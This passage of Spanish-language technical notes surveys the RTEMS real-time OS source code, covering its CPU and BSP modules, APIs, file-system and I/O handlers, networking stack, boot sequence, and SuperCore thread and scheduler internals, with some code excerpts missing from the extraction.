En el caso concreto de i386 provee las siguientes funcionalidades:

- Funcionalidades para habilitar y deshabilitar la *cache*.
- Funcionalidades para acceder a registros de segmentos.
- Funcionalidades para acceder puertos de E/S.
- Funcionalidades para dar de alta segmentos (interfaz con la GDT).
- Funcionalidades para manejo básico de los mecanísmos de paginación.
- Funcionalidades para manejo las interrupciones (usa funciones que están en `score/cpu/i386/rtems/score/interrupts.h`).

En otras arquitecturas, como es el caso de ARM, hay otro tipo de funcionalidades implementadas, por ejemplo, *Clock* y *Timer*. Esto es así pues son soportadas por el CPU (y no el *board*). En cambio, esto no sucede con i386 donde el *Timer* está dado por el controlador 8254 (*Programmable Interval Timer*) que está en el *board*, por lo tanto, esta funcionalidad se encuentra implementada dentro de `c/src/lib/libbsp`. Algo similar ocurre con el *Clock*. En este caso, está dado por el controlador MC146818A (*Real-Time Clock Plus Ram (RTC)*). Por lo tanto, esta funcionalidad se encuentra en el BSP.

Note: El código que interactúa con el CPU pareciera estar disperso en, al menos, 2 directorios. Además, del código que está en directorio `c/src/lib/libcpu`, hay código en el directorio `cpukit/score/cpu`. Existe interacción entre ambos como se ve en la definiciones de interrupciones para la arquitectura i386.

3.2.2 Módulo BSP

Este componente responde al código que está en el directorio `c/src/lib/libbsp`. Contiene funcionalidades que interactúan con el *board*. Por ejemplo, hay *drivers* de *Clock*, *Timer*, *Ethernet*, *Console*, *IDE*, etc. Todos ellos **independientes** del modelo de CPU.

Note: En `c/src/lib/libbsp/i386/pc386/startup` hay código para bootear el procesador y, además, está el *script* del *linker* (`linkcmds`) usado para *linkear* RTEMS.

3.3 APIs de RTEMS

RTEMS provee diferentes APIs para que las aplicaciones puedan interactuar con el sistema, a saber: POSIX, Classic y SAPI. Cada una de ellas brinda una funcionalidad particular.

3.3.1 POSIX

A través de esta API, RTEMS implementa un subconjunto del standar POSIX 1003b.1 que refiere a extensiones de Tiempo Real. Entre los mecanísmos que define el standar están:

- Planificación por Prioridades
- Señales en Tiempo Real
- Relojes y Temporizadores
- Semáforos
- Pasaje de Mensajes
- Memoria Compartida
- E/S Sincrónico y Asincrónico
- Interfaz de Bloqueo de Memoria

Esta API tiene una estrecha y directa relación entre los componentes que expone SuperCore.

3.3.2 Classic

Implementada en el directorio `${RTEMS_ROOT}/cpukit/rtems/`. Es la interfaz presentada en el documento "C User's Guide". Provee una serie de servicios denominados **Managers**:

- Initialization Manager
- Task Manager
- Interrupt Manager
- **Time**
  - Clock Manager
  - Timer Manager
- **Communication and Synchronization**
  - Semaphore Manager
  - Message Manager
  - Event Manager
  - Signal Manager
- **Memory Management**
  - Partition Manager
  - Region Manager
  - Dual-Ported Memory Manager
- I/O Manager
- Fatal Error Manager
- Rate Monotonic Manager
- Barrier Manager
- User Extensions Manager

- Multiprocessing Manager

3.3.3 SAPI

Hay muy poca documentación al respecto de esta API. Se supone que es la API de SuperCore, ubicada en `${RTEMS_ROOT}/cpukit/sapi/`, según la "Development Environment Guide": "*This directory contains the implementation of RTEMS services which are required but beyond the realm of any standardization efforts. It includes initialization, shutdown, and IO services.*"

Según la implementación de `Object`, en el código, esta API es referida como `OBJECTS_INTERNAL_API` en la `_Objects_Information_table`, y contiene los objetos del tipo `OBJECTS_INTERNAL_THREADS` y `OBJECTS_INTERNAL_MUTEXES`.

Examinando el contenido del directorio parece implementar (al menos parcialmente):

- Chains
- Debug Manager
- Initialization Manager
- Fatal Error Manager
- IO Manager
- Profiling API
- Red-Black Tree Heap

Pero de todas formas presenta un gran acople con SuperCore, hay código C situado en `sapi` que tiene su correspondiente *header file* en `score` y viceversa. En términos prácticos para el código se lo puede pensar como una extensión de SuperCore.

3.4 Librería de C

Según la documentación de RTEMS la librería de C provista está basada en Newlib, la misma es descargada por la herramienta *Source Builder* durante la preparación del ambiente de desarrollo para RTEMS. Esta se compila estáticamente junto con el resto del sistema operativo. Su código se encuentra en: `~/development/rtems/src/rtems-source-builder/rtems/sources/cvs/`.

3.4.1 Dependencias

Se estudiaron algunos archivos para ver la dependencia de la librería de C con SuperCore, la API POSIX y otros componentes.

- `malloc`, `calloc`, `realloc`, `free`, `rtems_heap_`: utilizan el mecanísmo Heap de SuperCore.
- `open`, `close`, `read`, `write`, `lseek`, etc: dependen de los handlers definidos en `libfs`.

3.5 Sistema de Archivos

Se encontraron dos mecanismos de I/O. La API POSIX (`open`, `read`, `write`, etc.) que parecería interactuar con el sistema de archivos (*File System*, FS) únicamente, y el I/O Manager (`rtems_io_open`, `rtems_io_read`, `rtems_io_write`) para acceder al resto de los dispositivos.

Se supone que ambos mecanismos podrían realizar las mismas acciones y deberían utilizar las mismas librerías (porque en teoría los dispositivos están vinculados al FS, que a su vez se encuentra dentro un dispositivo), pero por ahora no se ha encontrado esta conexión, y se los analiza por separado.

Por lo visto las implementaciones de las dos APIs usan algunos componentes de SuperCore, por ejemplo `Chains` (listas).

3.5.1 API POSIX I/O

Se encuentra en `cpukit/libcsupport`, distribuido en distintos archivos según las funciones. Estas funciones utilizan *handlers* preconfigurados:

```
/*
*  Now process the read().
*/
return (*iop->pathinfo.handlers->read_h)( iop, buffer, count );
```

La funcionalidad está soportada por la `cpukit/libfs`, según su *README*, este directorio contiene la librería del sistema de archivos. Todos los sistemas de archivos soportados están en este directorio:

- IMFS or In Memory File System: "*This is the only root file system on RTEMS at the moment. It supports files, directories, device nodes and mount points. It can also be configured to be the miniIMFS.*"
- TFTP and FTP filesystem.
- DEVFS or Device File system.
- DOSFS, a FAT 12/16/32 MSDOS compatible file system.
- NFS Client, can mount NFS exported file systems.
- PIPE, a pipe file system.
- RFS, The RTEMS File System.

Según el FS, se cargan los *handlers* correspondientes, por ejemplo, para el DOSFS:

```
/* msdos_set_handlers --
 *     Set handlers for the node with specified type(i.e. handlers for file
 *     or directory).
 *
 * PARAMETERS:
 *     loc - node description
 *
 * RETURNS:
 *     None
 */
static void
msdos_set_handlers(rtems_filesystem_location_info_t *loc)
{
    msdos_fs_info_t *fs_info = loc->mt_entry->fs_info;
    fat_file_fd_t   *fat_fd = loc->node_access;

    if (fat_fd->fat_file_type == FAT_DIRECTORY)
        loc->handlers = fs_info->directory_handlers;
    else
        loc->handlers = fs_info->file_handlers;
}
```

3.5.2 RTEMS I/O Manager

Pertence a la API Classic, ubicada en `cpukit/sapi`. Sus funciones (denominadas *directivas* en el manual de RTEMS) acceden a *device drivers* (manejadores de dispositivos), que debería incluir a los mecanismos del FS descriptos antes aunque no se encontró la conexión.

Este componente utiliza diferentes librerías, dependiendo el *device driver* con el que debe interactuar, por lo que no se lo puede ubicar precisamente en un solo directorio, algunas de las estructuras utilizadas son:

- `c/src/libchip`: IDE
- `c/src/lib/libbsp`: Console
- `cpukit/libmisc/devnull`: `/dev/null` y `/dev/zero`
- `cpukit/libblock`: ATA

Los distintos *device drivers* disponibles se especifican en `cpukit/sapi/include/confdefs.h`. Por ejemplo, para `rtems_io_open`:

```
rtems_status_code rtems_io_open(
  rtems_device_major_number  major,
  rtems_device_minor_number  minor,
  void                      *argument
)
{
  rtems_device_driver_entry callout;

  callout = _IO_Driver_address_table[major].open_entry;
  return callout ? callout(major, minor, argument) : RTEMS_SUCCESSFUL;
}
```

Según el identificador del *device* (dispositivo, separado en un número mayor y menor) se buscará el *driver* correspondiente en la tabla `_IO_Driver_address_table`, establecida en `confdefs.h`:

```
typedef struct {
  rtems_device_driver_entry initialization_entry;
  rtems_device_driver_entry open_entry;
  rtems_device_driver_entry close_entry;
  rtems_device_driver_entry read_entry;
  rtems_device_driver_entry write_entry;
  rtems_device_driver_entry control_entry;
} rtems_driver_address_table;

rtems_driver_address_table
_IO_Driver_address_table[ CONFIGURE_MAXIMUM_DRIVERS ] = {
#ifdef CONFIGURE_BSP_PREREQUISITE_DRIVERS
  CONFIGURE_BSP_PREREQUISITE_DRIVERS,
#endif
#ifdef CONFIGURE_APPLICATION_PREREQUISITE_DRIVERS
  CONFIGURE_APPLICATION_PREREQUISITE_DRIVERS,
#endif
#ifdef CONFIGURE_APPLICATION_NEEDS_CONSOLE_DRIVER
  CONSOLE_DRIVER_TABLE_ENTRY,
#endif
#ifdef CONFIGURE_APPLICATION_NEEDS_CLOCK_DRIVER
  CLOCK_DRIVER_TABLE_ENTRY,
#endif
#ifdef CONFIGURE_APPLICATION_NEEDS_RTC_DRIVER
  RTC_DRIVER_TABLE_ENTRY,
#endif
```

```
#ifdef CONFIGURE_APPLICATION_NEEDS_WATCHDOG_DRIVER
  WATCHDOG_DRIVER_TABLE_ENTRY,
#endif
#ifdef CONFIGURE_APPLICATION_NEEDS_STUB_DRIVER
  DEVNULL_DRIVER_TABLE_ENTRY,
#endif
#ifdef CONFIGURE_APPLICATION_NEEDS_ZERO_DRIVER
  DEVZERO_DRIVER_TABLE_ENTRY,
#endif
#ifdef CONFIGURE_APPLICATION_NEEDS_IDE_DRIVER
  IDE_CONTROLLER_DRIVER_TABLE_ENTRY,
#endif
#ifdef CONFIGURE_APPLICATION_NEEDS_ATA_DRIVER
  ATA_DRIVER_TABLE_ENTRY,
#endif
#ifdef CONFIGURE_APPLICATION_NEEDS_FRAME_BUFFER_DRIVER
  FRAME_BUFFER_DRIVER_TABLE_ENTRY,
#endif
#ifdef CONFIGURE_APPLICATION_EXTRA_DRIVERS
  CONFIGURE_APPLICATION_EXTRA_DRIVERS,
#endif
#ifdef CONFIGURE_APPLICATION_NEEDS_NULL_DRIVER
  NULL_DRIVER_TABLE_ENTRY
#endif
};
```

Por ejemplo, para los *drivers* de la consola, se especifican los distintos *handlers* (en este caso en `c/src/lib/libbsp`):

```
/*
 * We redefine CONSOLE_DRIVER_TABLE_ENTRY to redirect /dev/console
 */
#undef CONSOLE_DRIVER_TABLE_ENTRY
#define CONSOLE_DRIVER_TABLE_ENTRY \
  { console_initialize, console_open, console_close, \
      console_read, console_write, console_control }
```

3.6 Manejo de Redes

Implementado en `cpukit/libnetworking`, a partir de un *snapshot* del código del *FreeBSD networking* (la última fecha reportada del *snapshot* es de 1998). Dentro de ese directorio se creó la carpeta `rtems` que parecería ser la API visible del *stack*, haciendo de interfaz entre las funciones de POSIX y el *kernel* del *stack* de FreeBSD (con funciones como `socket` y `recvfrom`).

La documentación sobre el manejo de redes no se encuentra en la "*C User's Guide*" sino en el documento "RTEMS Network Supplement" (http://docs.rtems.org/doc-current/share/rtems/html/networking/).

Hay un ejemplo de su utilización en `testsuites/samples/loopback`. Otros componentes que lo utilizan son el NFS, STFP, RPC, FTPD, HTTPD, PPPD.

3.6.1 Socket

La creación de un socket respeta la API POSIX:

```
s = socket(AF_INET, SOCK_STREAM, 0);
```

Pero su definición no se encuentra en `libcsupport`, sino dentro del directorio de *networking* `cpukit/libnetworking/rtems/rtems_syscall.c`:

```
/*
 ************************************************************************
 *                        BSD-style entry points                        *
 ************************************************************************
 */
int
socket (int domain, int type, int protocol)
{
        int fd;
        int error;
        struct socket *so;

        rtems_bsdnet_semaphore_obtain ();
        error = socreate(domain, &so, type, protocol, NULL);
        if (error == 0) {
                fd = rtems_bsdnet_makeFdForSocket (so);
                if (fd < 0)
                        soclose (so);
        }
        else {
                errno = error;
                fd = -1;
        }
        rtems_bsdnet_semaphore_release ();
        return fd;
}
```

Esta API de RTEMS luego llama a la verdadera implementación en el *kernel* del *networking stack*, en `cpukit/libnetworking/kern/uipc_socket.c`:

```
/*
 * Socket operation routines.
 * These routines are called by the routines in
 * sys_socket.c or from a system process, and
 * implement the semantics of socket operations by
 * switching out to the protocol specific routines.
 */
/*ARGSUSED*/
int
socreate(int dom, struct socket **aso, int type, int proto,
    struct proc *p)
{
        register struct protosw *prp;
        register struct socket *so;
        register int error;

        if (proto)
                prp = pffindproto(dom, proto, type);
        else
                prp = pffindtype(dom, type);
        if (prp == 0 || prp->pr_usrreqs == 0)
                return (EPROTONOSUPPORT);
        if (prp->pr_type != type)
                return (EPROTOTYPE);
```

```
        MALLOC(so, struct socket *, sizeof(*so), M_SOCKET, M_WAIT);
        bzero((caddr_t)so, sizeof(*so));
        TAILQ_INIT(&so->so_incomp);
        TAILQ_INIT(&so->so_comp);
        so->so_type = type;
        so->so_state = SS_PRIV;
        so->so_uid = 0;
        so->so_proto = prp;
        error = (*prp->pr_usrreqs->pru_attach)(so, proto);
        if (error) {
                so->so_state |= SS_NOFDREF;
                sofree(so);
                return (error);
        }
        *aso = so;
        return (0);
}
```

3.6.2 Read

Funciones como `read`/`write` (lectura/escritura) del *socket* utilizan la API POSIX, que como se describe en la sección del manejo de archivos, son solo envoltorios que ejecutan el handler de lectura/escritura de la estructura `rtems_libio_t`, obtenida a partir del *file descriptor* (descriptor de archivo) que se le pasa como parámetro:

```
/*
 *  rtems_libio_iop
 *
 *  Macro to return the file descriptor pointer.
 */

#define rtems_libio_iop(_fd) \
  ((((uint32_t)(_fd)) < rtems_libio_number_iops) ? \
         &rtems_libio_iops[_fd] : 0)
```

Los *handlers* (manejadores) en este caso estan definidos en `cpukit/libnetworking/rtems/rtems_syscall.c`:

```
static const rtems_filesystem_file_handlers_r socket_handlers = {
        .open_h = rtems_filesystem_default_open,
        .close_h = rtems_bsdnet_close,
        .read_h = rtems_bsdnet_read,
        .write_h = rtems_bsdnet_write,
        .ioctl_h = rtems_bsdnet_ioctl,
        .lseek_h = rtems_filesystem_default_lseek,
        .fstat_h = rtems_bsdnet_fstat,
        .ftruncate_h = rtems_filesystem_default_ftruncate,
        .fsync_h = rtems_filesystem_default_fsync_or_fdatasync,
        .fdatasync_h = rtems_filesystem_default_fsync_or_fdatasync,
        .fcntl_h = rtems_bsdnet_fcntl,
        .kqfilter_h = rtems_filesystem_default_kqfilter,
        .poll_h = rtems_filesystem_default_poll,
        .readv_h = rtems_filesystem_default_readv,
        .writev_h = rtems_filesystem_default_writev
};
```

A su vez el *handler* de la función `read` (como el de `write`) terminan llamando a operaciones de *networking* como `recv`.

```
static ssize_t
rtems_bsdnet_read (rtems_libio_t *iop, void *buffer, size_t count)
{
        return recv (iop->data0, buffer, count, 0);
}

ssize_t
recv(
        int s,
        void *buf,
        size_t len,
        int flags )
{
        return (recvfrom(s, buf, len, flags, NULL, 0));
}

/*
 * Receive a message from a host
 */
ssize_t
recvfrom (int s, void *buf, size_t buflen, int flags, const struct sockaddr *from, int *fromlen)
{
        struct msghdr msg;
        struct iovec iov;
        int ret;

        ...

        ret = recvmsg (s, &msg, flags);
        if ((from != NULL) && (fromlen != NULL) && (ret >= 0))
                *fromlen = msg.msg_namelen;
        return ret;
}

/*
 * All `receive' operations end up calling this routine.
 */
ssize_t
recvmsg (int s, struct msghdr *mp, int flags)
{
        int ret = -1;
        int error;
        struct uio auio;
        struct iovec *iov;

        ...
```

3.7 Complejidad de los Componentes

Se midió la “complejidad” de los diferentes componentes a través de la cantidad de líneas de código de cada uno. A continuación se presenta un desgloce por componente:

#Files	SLOC	Directory	SLOC-by-Language	#Files-by-Language
711	178873	score [TOTAL]	ansic=174924,asm=3949	ansic=681,asm=30
374	159497	score/cpu	ansic=155548,asm=3949	ansic=344,asm=30
337	19376	score/{src, include}	ansic=19376	ansic=337
226	46533	libnetworking	ansic=46533	ansic=226
240	34866	libfs	ansic=34866	ansic=240
224	10750	rtems	ansic=10750	ansic=224
217	10594	libcsupport	ansic=10594	ansic=217
267	9778	posix	ansic=9778	ansic=267
56	5020	sapi	ansic=5020	ansic=56

3.8 Inicialización de RTEMS

La documentación más completa sobre la inicialización de RTEMS se encuentra en la "BSP and Device Driver Development Guide".

El primer código en ejecutarse luego de que se iniciarse el equipo (o luego de un *reset*) se encuentra en el archivo `start.S` (código ensamblador), el cual tiene distintas versiones según la arquitectura y el tipo de BSP utilizado, por ejemplo para ARM se enecuentra en `./c/src/lib/libbsp/arm/shared/start/start.S`. Las funciones más importantes que cumple son:

- Inicializar la pila.
- Poner en cero la sección de memoria `.bss`.
- Copiar datos inicializados de la memoria ROM a la RAM.

Este código trata de ser lo más pequeño posible, su objetivo es preparar todo lo necesario para que pueda ejecutarse el código de inicialización en C, en la función `boot_card()`, a la que llama `start.S` finalizando su parte de la inicialización.

La función `boot_card()`, ubicada en `c/src/lib/libbsp/shared/bootcard.c`, termina la inicialización de RTEMS, y es la que ejecuta la mayoría del código. Las tareas principales que realiza son:

- Deshabilitar las interrupciones.
- Llama a la función `bsp_start()` que se encarga de ejecutar las rutinas específicas para la inicialización de la BSP (por ejemplo iniciar la MMU).
- Llama a la función `bsp_work_area_initialize()` que inicializa los *heaps* de trabajo tanto para RTEMS (*RTEMS Workspace*) como para la aplicación del usuario (*C Program Heap*).
- Llama a la función `rtems_initialize_data_structures()` para poner al sistema operativo en un estado donde puedan crearse objetos del sistema.
- Llama a la función `bsp_libc_init()` para inicializar la librería C.
- Llama a la función `rtems_initialize_device_drivers()` para inicializar el conjunto de dispositivos que fueron configurados estáticamente en la tabla de configuración.

Cuando termina la inicialización se llama la función `rtems_initialize_start_multitasking()` que realiza un cambio de contexto hacia la primera función definida por el usuario (llamada `Init`), la cuál comenzará a ejecutarse a partir de este punto. Con esto se da por finalizada la inicialización de RTEMS.

Cuando la aplicación del usuario llame a `exit()` (que a su vez llama a `rtems_shutdown_executive()`) terminará su ejecución, retornando al contexto guardado anteriormente en `boot_card()`. En este punto se habrá alcanzado el estado final del sistema.

CHAPTER


FOUR

RELEVAMIENTO DEL CÓDIGO FUENTE DE RTEMS - PARTE II

4.1 SuperCore

SuperCore es el *kernel* de RTEMS. Aquí se definen todos los objetos o componentes básicos que son **independientes** de la arquitectura sobre la cual se ejecuta RTEMS. Encima de él se implementan las diferentes APIs y servicios que brinda RTEMS a las aplicaciones.

Dentro de *SuperCore* se pueden distinguir dos capas (ver figura de abajo). En la primera, se encuentran los diferentes "objetos" que define (y que son independientes de la arquitectura). La segunda, es **dependiente** de cada modelo de CPU soportado. Esta segunda capa, se ocupa de cosas muy concretas, como por ejemplo, inicializar el contexto de un *thread* y están expuestas en forma de "primitivas" que son comunes a todas las arquitecturas.



En el directorio `cpukit/score/src` está el código de los componentes **independientes** y en `cpukit/score/src/cpu` está el código **dependiente** de la CPU, ordenado por modelo.

4.1.1 Componentes de SuperCore

Se pueden dividir los componentes del SuperCore en los siguientes grupos:

Componentes Básicos

Objeto

Un "objeto" dentro de SuperCore es una estructura llamada `<Objeto>_Control` (por ejemplo, `Heap_Control`). Este contiene toda la información para manejarlo y todas las funciones que operan sobre él.

RTEMS, a pesar de estar escrito en C, trabaja con un paradigma similar al de objetos. Existe un objeto base, `Object`, del cual "heredan" el resto de los objetos del SO. A su vez, las distintas clases de objetos están subdivididas por las API que las utilizan, principalmente **Internal API**, **Classic API** y **POSIX API**.

En la terminología de objetos, la **clase** (el tipo) de un objeto se representa en la estructura `Objects_Information`. En la inicialización del sistema (`rtems_initialize_data_structures`), se crea un tipo de esta estructura por cada clase de objeto, mediante la función `_Objects_Initialize_information`. Básicamente, esta función carga los distintos valores de `Objects_Information` y agregan su dirección a la tabla general, que guarda todos los tipos de objetos existentes: `_Objects_Information_table` indexada por *API* y *Class*.

Por consistencia, definimos **tipo** en esta documentación a la clase como se la entiende en el paradigma de objetos (para distinguirla del término *clase* utilizado en el código de RTEMS) e **instancia** a un objeto instanciado de este tipo. Con este esquema, el término **Information** en RTEMS se traduce al tipo de un objeto, y **Control** a una instancia de ese tipo.

Una vez creado un tipo de objeto, pueden asignarse instancias del mismo, mediante la función `_Objects_Allocate_unprotected` que recibe como parámetro `Objects_Information` (la descripción del tipo de objeto). Esta función revisa la lista (*chain*) `Inactive` con las instancias *inactivas* (se entiende por esto, no utilizadas) ya creadas y devuelve la primera de la lista. En caso de no haber ninguna se crean nuevas con `_Objects_Extend_information`.

Note: Todos los archivos que están en `cpukit/score/src` tiene la misma estructura (salvo excepciones puntuales). Los nombres de archivos están formados de la siguiente manera: `<objeto><funcionalidad>.c`, donde:

- `objeto`: Es el nombre del "objeto" definido en el archivo, por ejemplo, `Heap`.
- `funcionalidad`: Es la funcionalidad (función o grupo de funciones afines) que se implementa en un determinado archivo, por ejemplo, `allocate`.

Por lo tanto, con el ejemplo anterior, el nombre sería `heapallocate.c`.

Además, también está el archivo `<objeto>.c` donde se define la función `_<objeto>_Initialize` que inicializa el objeto en cuestión (por ejemplo, `_Heap_Initialize`).

Por otro lado, en `cpukit/score/include/rtems`, están los archivos `<objeto>.h` y `<objeto>impl.h`. El primero tiene las definiciones de las estructuras involucradas en implementación del "objeto". El segundo tiene la declaración de las funciones que provee el módulo del objeto que define y la implementación de las funciones *inline*. También hay definiciones de estructuras complementarias.

Ejemplo

A continuación se muestra un ejemplo, con los objetos *Mutex* de la API clásica de RTEMS, creados en la inicialización del OS, en `rtems_initialize_data_structures`.

La tabla `_Objects_Information_table` indexa primero por API y luego por clase, los distintos tipos de objetos:

En la entrada de la tabla correspondiente a la API interna, se registra el *array* que almacenará los tipos de objetos de esta API:

La estructura `_API_Mutex_Information` guarda la información del tipo de objetos *Mutex*.

La función `_API_Mutex_Initialization` inicializa esta estructura con la información del tipo del objeto:

Que la registrará en la tabla correspondiente, en ese caso, `OBJECTS_INTERNAL_MUTEXES`

Una vez cargada la información para el tipo de objeto *Mutex*, podrán reservarse instancias de este tipo de objeto:

Esta función tomará la primera instancia *inactiva*, de ser inexistente (NULL) creará nuevas instancias mediante `_Objects_Extend_information`.

La instancia obtenida será cargada con la información del objeto mediante la función:

Esta función asigna el nombre al objeto y guarda una referencia en la tabla local.

La herencia se implementa insertando al principio del objeto `Mutex`, el objeto "padre", `Objects_Control`, que guarda la información básica del objeto.

Cada tipo de objeto guarda en su información el tamaño de una instancia:

Este tamaño puede ser mayor al de `Objects_Control`, por los datos extra agregados por el "hijo". Al crear instancias de cada objeto, en `_Objects_Extend_information` y al asignar el tamaño de estas instancias, se pide este tamaño. Por eso, el `Objects_Control` retornado por `_Objects_Allocate_unprotected` puede ser convertido al tipo de objeto correspondiente (`API_Mutex_Control` en el ejemplo presentado, mayor a `Objects_Control`). Según el contexto el objeto puede manipularse como el `Object` padre, o como el objeto especializado (hijo).

Objetos Definidos

A continuación se listan los objetos definidos dentro de SuperCore por categoría:

- Sincronización: CORE Mutex, CORE Barrier, CORE RWLock, CORE Semaphore, CORE Spinlock
- Threads: Thread, Thread Queue
- Scheduling: Scheluder
- Administración de Memoria: Heap, Protected Heap
- Auxiliares: Chain, FreeChain, Object, RBTree
- SMP: SMP Barrier
- Misceláneos: API Extension, API Mutex, CORE Message Queue, CORE TOD (Time Of Day), CPU Set [No está terminado], ISR, MPCI (Multiprocessing Communications Interface), Per CPU, State Control

Administración de *Threads*

Un *thread* (hilo de ejecución) está representado por la estructura `Thread_Control` que hereda de (incluye a) `Objects_Control`. En la documentación esta estructura es definida como *Thread Control Block* (TCB). Los atributos más importantes son:

El atributo `scheduler_node` guarda información de *scheduling* (planificación de la ejecución) para ese *thread* en particular (mecanísmo descripto en *Planificación de Threads*), en el caso de DPS (*Deterministic Priority Scheduler*, planificador determinístico en base a prioridad) tiene un puntero a la lista de *threads* correspondiente a su prioridad. `Registers` contiene el contexto del *thread* (valor de los registros), siendo dependiente de la arquitectura.

Inicialización

Se estudió la inicialización de los *threads* a traves de la API POSIX, particularmente la función `pthread_create()`.

La inicialización de un *thread* se lleva a cabo mediante la función `_Thread_Initialize`. A continuación se describen los pasos que realiza.

1. Se Inicializa el *Stack* del *thread*: El área de memoria se puede especificar por parámetro, o en caso de no especificarse, se reserva un área del *WorkSpace* de RTEMS mediante la función `_Thread_Stack_Allocate`.
2. Se inicializa el TLS (*Thread-local Storage*): Aquí se guardan variables propias de este *thread* (locales a éste), que no se desea que se modifiquen por otros *threads*.

3. Se inicializa un *Watchdog timer*: En el caso de que el sistema de planifiación de ejecución use un algoritmo de tipo *bugdet* se utiliza el *watchdog* si no, se inicializa en `NULL`.
4. Se inicializa el *Extension Area*: Este es el array de punteros a funciones (*hooks*) definidos por el usuario para ejecutarse durante los distintos eventos que pueden sucederle al *thread*.
5. Se asocia el *Scheduler*: Se asocia al *thread* el *scheduler* pasado como parámetro.
6. Se da de alta la información del *thread* en el *Scheduler* con `_Scheduler_Node_initialize`. En el caso de DPS esto no tiene efecto.
7. Se establece la prioridad del *thread*.
8. Se inicializa las *Post-Switch actions* del thread: Estas son las acciones a tomar luego de hacer un cambio de contexto en el `_Thread_Dispatch`.
9. Abre el objeto *thread* (agrega al objecto `information` al objeto `thread`): Le establece el nombre y lo carga en la tabla local.
10. Se hace `_User_extensions_Thread_create`: Este llama a la funcion asociada al evento *thread create* (creación) en las *user extensions* (extensiones definidas por el usuario), creadas anteriormente.

Comienzo

El comienzo de un *thread* se realiza mediante la función `_Thread_Start`. Los pasos realizados son los siguientes:

1. Se establece el *entry point* y el parámetro de entrada del *thread*, la primera función que este va a ejecutar.
2. Inicialización del entorno del *thread*: Lo más importante de esta etapa es la inicialización del contexto de un *thread*: *registros* (`Context_Control`), *stack pointer*, *stack size*, *thread local storage* e *interrupciones** (si prende interrupciones o no). Para esto, se invoca a la función `_CPU_Context_Initialize` provista por el módulo del CPU que corresponda (por ejemplo, i386). El contexto es dependiente de la arquitectura subyacente.
3. Se establece el estado del *thread*: Se pasa del estado `STATES_DORMANT` (dormido) a `STATES_READY` (listo).
4. Se hace `_User_extensions_Thread_start`: Este llama a la funcion asociada al evento *thread start* (inicio del *thread*) en las extensiones definidas por el usuario.

Planificación de *Threads*

Para estudiar la planificación se tomó como ejemplo el funcionamiento del *scheduler* más simple: **Deterministic Priority Scheduler** (DPS, planificador determinístico en base a prioridad), que toma solo en cuenta el valor de prioridad asignado a un *thread*.

Introducción

El DPS es el *scheduler* por defecto en RTEMS. Ordena los *threads*, denominados *tasks* en RTEMS, según la prioridad en forma determinística (en forma fija y predecible). Según la documentación de RTEMS:

> *Priority based scheduling algorithms will always select the highest priority task that is ready to run when allocating the processor to a task.*

Hay 255 prioridades, siendo 255 la prioridad más baja y 1 la prioridad más alta. La prioridad 0 se reserva únicamente para *threads* internos.

Se implementa utilizando un *array*, de 255 elementos, donde cada uno contiene una lista (*chain*) FIFO (*First In First Out*) con todas las tareas con la misma prioridad correspondiente a esa posición. Además de este *array* se encuentra un *bitmap* (mapa de bits, con una implementación dependiente de la arquitectura) para señalar que posiciones en el

array contienen listas no vacías, o sea, tareas en estado *READY* para esa prioridad, de manera de agilizar la búsqueda de la tarea que tenga la mayor prioridad.

En todo momento hay un *thread* ejecutando (`_Thread_Executing`) y un *heredero* (`_Thread_Heir`), que representa el próximo *thread* a ejecutar (al hacer el próximo *dispatch* de *threads*) y puede hacer referencia al mismo *thread* que se está ejecutando (por ejemplo, en el caso de que haya un solo *thread* de mayor prioridad a todo el resto). El despacho de los *threads* se realiza fuera del *scheduler* y es dependiente de la arquitectura.

Objetos Básicos

La actual modularización del mecanismo de planificación permite que pueden haber distintos planificadores funcionando en simultáneo para varios procesadores, pensando en una arquitectura SMP (de múltimples procesadores). Por ahora se asume procesador único, por ende la macro `_Per_CPU_Get()` que accede a distintos parámetros de un procesador particular se va a ignorar, suponiendo que siempre hace referencia a la misma estructura (el procesador único).

Una instancia del *scheduler* (y por ahora se supone que no hay más de una) se representa con la estructura `Scheduler_Control`.

Contiene la estructura `Scheduler_Operations` con punteros a funciones que implementan las distintas operaciones del *scheduler*. También contiene un `Scheduler_Context`, análogo a `Objects_Control`, es una estructura de la que desciende luego el *contexto* del *scheduler* particular. Por *contexto* se entiende toda la información necesaria para que éste funcione. En el caso del DPS el *contexto* es el *array* con las listas de tareas y el *bitmap* para recorrerlas eficientemente.

La estructura `Scheduler_Context` no contiene información relevante en el caso sin SMP:

Operaciones del Planificador

En el nuevo sistema modularizado, el *scheduler* está representado por una tabla (la estructura `Scheduler_Operations`) con punteros a las distintas operaciones que debe cumplir. Cuando sea necesario ejecutar una de estas operaciones (ej: *yield*, que entrega el control del procesador) se les hará referencia a través de esta tabla. Básicamente, por lo visto ahora, el *scheduler* queda (casi) completamente definido por las entradas de esta tabla. En el caso de DPS:

Estado del CPU

El estado del CPU (por ahora, supuesto único) se representa con la estructura `Per_CPU_Control`, la cual contiene demasiados atributos como para estudiarla en detalle, se resaltan los más relevantes para la planificación: el *thread* ejecutándonse actualmente (`executing`), el próximo *thread* a ejecutar (`heir`) y un flag (`dispatch_necessary`) que indica que es necesario hacer *dispatch*, es decir, cambiar el *thread* que se ejecuta actualmente por su heredero.

Bitmap de Prioridad

